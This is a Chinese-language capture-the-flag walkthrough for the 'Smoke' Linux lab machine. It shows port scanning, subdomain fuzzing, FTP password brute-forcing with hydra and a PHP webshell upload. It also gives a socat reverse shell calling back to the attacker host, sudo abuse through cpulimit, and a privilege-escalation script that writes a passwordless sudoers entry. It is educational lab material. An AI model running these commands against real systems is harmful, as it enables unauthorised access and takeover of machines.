

Smoke

靶机: Smoke 作者: Sublarge 靶机ID: 607 系统: Linux 难度: Medium

```
Welcome to Alpine Linux 6.12.74-lts on an x86_64 (/dev/tty1)
===== Made By =====

.d0000b.      000      000
d00P Y00b      000      000
Y00b.          000      000
"Y000b. 000 000 00000b. 000 0000b. 000d000 .d00b. .d00b.
"Y00b. 000 000 000 "00b 000 "00b 000P" d00P"00b d0P Y0b
"000 000 000 000 000 000 .d000000 000 000 000 000000
Y00b d00P Y00b 000 000 d00P 000 000 000 000 Y00b 000 Y0b.
"Y0000P" "Y00000 00000P" 000 "Y000000 000 "Y00000 "Y0000
      000
      Y0b d00P
      "Y00P"

                                @maze-sec.com
===== Happy Hacking! =====

Hostname : Smoke
IP       : 192.168.56.122
Smoke login: _
```

拿到一个靶机当然是先nmap扫扫端口了

- 1 nmap -Pn -sC -sV -T4 192.168.56.122
- 2 nmap -Pn -p- --min-rate 5000 -T4 192.168.56.122

```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.122
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-15 12:58 中国标准时间
4  Nmap scan report for 192.168.56.122 (192.168.56.122)
5  Host is up (0.0000070s latency).
6  Not shown: 997 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  21/tcp    open  ftp      vsftpd 3.0.5
9  22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
10 80/tcp    open  http     Apache httpd 2.4.66
11 |_http-server-header: Apache/2.4.66 (Unix)
12 |_http-title: Did not follow redirect to http://smoke.dsz/
13 MAC Address: 08:00:27:D2:12:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
14 Service Info: Host: Smoke.localdomain; OS: Unix
15
16 Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
17 Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds

```

```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -p- --min-rate 5000 -T4 192.168.56.122
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-15 12:58 中国标准时间
4  Nmap scan report for 192.168.56.122 (192.168.56.122)
5  Host is up (0.0000040s latency).
6  Not shown: 65532 closed tcp ports (reset)
7  PORT      STATE SERVICE
8  21/tcp    open  ftp
9  22/tcp    open  ssh
10 80/tcp    open  http
11 MAC Address: 08:00:27:D2:12:14 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
12
13 Nmap done: 1 IP address (1 host up) scanned in 3.68 seconds

```

可以看到主要开了三个端口，ftp没有声明，应该是不能匿名登录的，尝试后发现也的确，合理推测我们需要找一对凭证登录


22端口就是ssh，没有端口复用情况，一开始的抓手只有80端口

发现会重定向到smoke.dsz域名

因此我们在C:\Windows\System32\drivers\etc\hosts下修改

```
1 192.168.56.122 smoke.dsz
```

添加本地映射



登录后发现没有什么能用的漏洞，大致了解了一下是一个监控用的服务

既然给了域名肯定不会白给，想到去找找子域名

```
1 ffuf -u http://192.168.56.122/ -H "Host: FUZZ.smoke.dsz" -w /usr/share/dirb/wordlists/common.txt | grep 200
```


```
(root@kali)~[/home/kali/Desktop]
# ffuf -u http://192.168.56.122/ -H "Host: FUZZ.smoke.dsz" -w /usr/share/dirb/wordlists/common.txt | grep 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.122/
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Header     : Host: FUZZ.smoke.dsz
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

.htaccess [Status: 301, Size: 348, Words: 21, Lines: 10, Duration: 200ms]
2003 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2000 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2001 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2002 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2007 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2006 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2004 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2005 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
2008 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
200 [Status: 301, Size: 342, Words: 21, Lines: 10, Duration: 0ms]
2009 [Status: 301, Size: 343, Words: 21, Lines: 10, Duration: 0ms]
ftp [Status: 200, Size: 3137, Words: 758, Lines: 66, Duration: 1ms]
02 [Status: 301, Size: 341, Words: 21, Lines: 10, Duration: 200ms]
```

找到个ftp.smoke.dsz的子域名



很明显一个上传的功能，尝试上传，发现一句话木马传不上去，想着加一个GIF头会怎么样



发现能传上去，但是传上去之后会改文件名，执行不了

上传这条路好像不太好走，dirsearch扫一下看看

```

c1h1_5 (2_c1h1_5) v0.4.3.post1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: C:\Users\Meiyouqian\reports\http_ftp.smoke.dsz\_26-04-16_09-52-29.txt
Target: http://ftp.smoke.dsz/

[09:52:29] Starting:
[09:52:30] 403 - 316B - /.ht_wsr.txt
[09:52:30] 403 - 316B - /.htaccess.bak1
[09:52:30] 403 - 316B - /.htaccess.orig
[09:52:30] 403 - 316B - /.htaccess.sample
[09:52:30] 403 - 316B - /.htaccess.save
[09:52:30] 403 - 316B - /.htaccess_extra
[09:52:30] 403 - 316B - /.htaccess_sc
[09:52:30] 403 - 316B - /.htaccess_orig
[09:52:30] 403 - 316B - /.htaccessOLD
[09:52:30] 403 - 316B - /.htaccessOLD2
[09:52:30] 403 - 316B - /.htaccessBAK
[09:52:30] 403 - 316B - /.html
[09:52:30] 403 - 316B - /.htm
[09:52:30] 403 - 316B - /.htpasswd_test
[09:52:30] 403 - 316B - /.htpasswd
[09:52:30] 403 - 316B - /.httr-oauth
[09:52:47] 200 - 41B - /upload.php
[09:52:47] 301 - 354B - uploads => http://ftp.smoke.dsz/uploads/
[09:52:47] 200 - 851B - uploads/

```

扫出来个uploads，发现了<http://ftp.smoke.dsz/uploads/passwd>

```

← ↻ ⚠ 不安全 http://ftp.smoke.dsz/uploads/passwd

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
www-data:x:82:82:./var/www:/sbin/nologin
vsftp:x:101:21:vsftp:/var/lib/ftp:/sbin/nologin
ftpuuser:x:1000:1000:./home/ftpuuser:/bin/bash
smokeping:x:102:102:smokeping:/var/lib/smokeping:/sbin/nologin
tkbic:x:1001:1001:./home/tkbic:/bin/bash

```

得到了用户名，但是没有更多有用信息了，想到爆破

```
1 hydra -l ftpuser -P rockyou.txt ftp://192.168.56.122 -t 64
```

```
(kali㉿kali)-[~/Desktop]
$ hydra -l ftpuser -P rockyou.txt ftp://192.168.56.122 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-16 10:39:03
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ftp://192.168.56.122:21/
[STATUS] 924.00 tries/min, 924 tries in 00:01h, 14343489 to do in 258:44h, 50 active
[21][ftp] host: 192.168.56.122 login: ftpuser password: kelvin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-16 10:40:38
```

得到密码为kelvin，尝试ssh登录失败，那就只能ftp登录

```
(root㉿kali)-[~]
# ftp 192.168.56.122
Connected to 192.168.56.122.
220 (vsFTPd 3.0.5)
Name (192.168.56.122:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||60387|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 7 Feb 26 12:39 hello.txt
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||54567|)
150 Here comes the directory listing.
drwx----- 3 1000 1000 4096 Feb 26 16:05 .
drwxr-xr-x 4 0 0 4096 Feb 26 11:51 ..
drw----- 2 0 0 4096 Feb 26 16:05 .ssh
-rw-r--r-- 1 1000 1000 7 Feb 26 12:39 hello.txt
226 Directory send OK.
ftp> get hello.txt
local: hello.txt remote: hello.txt
229 Entering Extended Passive Mode (|||39075|)
150 Opening BINARY mode data connection for hello.txt (7 bytes).
100% |*****| 7 23.09 KiB/s 00:00 ETA
226 Transfer complete.
7 bytes received in 00:00 (12.25 KiB/s)
ftp> !cat hello.txt
hello!
ftp>
```

登录成功了，发现有个hello.txt，但是没用，还有个root权限的.ssh，也是被限制死了

想到uploads那边网站可访问，如果我们能在那边put传php脚本上去岂不是可以反弹shell了

/var/www/vhosts/ftp.smoke.dsz/uploads的确可写

所以直接传php马就好了，访问网页执行php马反弹shell

```
(kali㉿kali)-[~/Desktop]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.131] from (UNKNOWN) [192.168.56.122] 53502
Linux Smoke 6.12.74-0-lts #1-Alpine SMP PREEMPT_DYNAMIC 2026-02-20 16:16:39 x86_64 Linux
sh: w: not found
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
/bin/sh: can't access tty; job control turned off
/ $ tty
not a tty
/ $
```

成功监听到，但是不是tty，很多事情干不了，在这边卡了很久因为各种手段都上不去

```
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
```

后边也是直接用的-S绕过了这一步，但是正常做我觉得还是需要进行一个tty的升级，这边群主用的是socat，实在太好用了，我们先传一个GET马，再传一个socat上去


```
ftp> put socat
local: socat remote: socat
229 Entering Extended Passive Mode (|||46167|)
150 Ok to send data.
100% |*****
226 Transfer complete.
375176 bytes sent in 00:00 (106.86 MiB/s)
```

传上去还能加权限

```
1 ftp> chmod 777 socat
2 200 SITE CHMOD command ok.
3 ftp> ls -la
4 229 Entering Extended Passive Mode (|||27310|)
5 150 Here comes the directory listing.
6 -rwxrwxrwx    1 1000    1000    375176 Apr 16 02:18 socat
```

然后执行如下命令

```
1 攻击机:
2 socat TCP-LISTEN:4444 FILE:`tty`,raw,echo=0
3 靶机:
4 http://ftp.smoke.dsz/uploads/1.php?cmd=./socat TCP:192.168.56.131:4444 EXEC: '/bin/bash',pty,stderr,setsid,sigint,sane
```

```
(kali@kali)-[~/Desktop]
$ socat TCP-LISTEN:4444 FILE:`tty`,raw,echo=0
bash-5.2$ tty
/dev/pts/0
bash-5.2$
```

成功得到tty

之后密码复用su到ftpuer,尝试嗅探权限

```
bash-5.2$ id
uid=1000(ftpuer) gid=1000(ftpuer) groups=1000(ftpuer)
bash-5.2$ pwd
/var/www/vhosts/ftp.smoke.dsz/uploads
bash-5.2$ sudo -l
[sudo] password for ftpuser:
Matching Defaults entries for ftpuser on Smoke:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for ftpuser:
Defaults! /usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User ftpuser may run the following commands on Smoke:
(tkbic) /usr/bin/cpulimit
```

发现了我们能以tkbic进行一个cpulimit的命令, 显然需要我们先横向到tkbic再去升到root

```
1 sudo -u tkbic cpulimit -l 100 /bin/bash
2
3 echo "kelvin"; cat | sudo -S -u tkbic /usr/bin/cpulimit -l 100 /bin/bash
4 //(原来没有tty是这样子做的)
```

```
bash-5.2$ id
uid=1001(tkbic) gid=1001(tkbic) groups=1001(tkbic)
```

横向成功，继续嗅探

```
1 bash-5.2$ sudo -l
2 Matching Defaults entries for tkbic on Smoke:
3
4     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
5
6 Runas and Command-specific defaults for tkbic:
7     Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
8
9 User tkbic may run the following commands on Smoke:
10     (ALL) NOPASSWD: /usr/sbin/smokeying, /usr/bin/pkill smokeying
```

发现了新的高权限命令，即提权点

主要漏洞在于 `smokeying` 支持通过命令行参数加载替代配置文件

而配置文件的probe定义又允许指定外部二进制路径

所以我们直接改binary的路径到我们的脚本，然后我们往脚本里写什么就执行什么了

想搞suid发现是nosuid不让，不过现在什么脚本都能执行了，其实提权已经问题不大了

```
1 #!/bin/bash
2 echo "tkbic ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.d/tkbic
3 if [ -f /etc/sudoers.d/tkbic ]; then
4     echo "文件创建成功" > /tmp/sudoers_result.txt
5     cat /etc/sudoers.d/tkbic >> /tmp/sudoers_result.txt
6     chmod 440 /etc/sudoers.d/tkbic
7     visudo -c -f /etc/sudoers.d/tkbic >> /tmp/sudoers_result.txt 2>&1
8 else
9     echo "文件创建失败" > /tmp/sudoers_result.txt
10 fi
11 echo "127.0.0.1 : 0.1 0.2 0.3"
```

直接修改sudoer文件让tkbic用户全部无密码sudo

```
tkbic ALL=(ALL) NOPASSWD: ALL
/etc/sudoers.d/tkbic: parsed OK
sudo ls -la /root/
total 16
drwx----- 3 root    root    4096 Feb 27 00:05 .
drwxr-xr-x 21 root    root    4096 Mar 28 13:09 ..
lrwxrwxrwx 1 root    root      9 Feb 25 17:00 .bash_history -> /dev/null
drwx----- 2 root    root    4096 Feb 27 00:05 .ssh
-rw-r--r-- 1 root    root     44 Feb 26 17:55 root.txt
id
uid=1001(tkbic) gid=1001(tkbic) groups=1001(tkbic)
sudo cat /root/root.txt
flag{root-21d1cf4c7492633885766cbca8cee19c}
```

也算提权成功吧 ()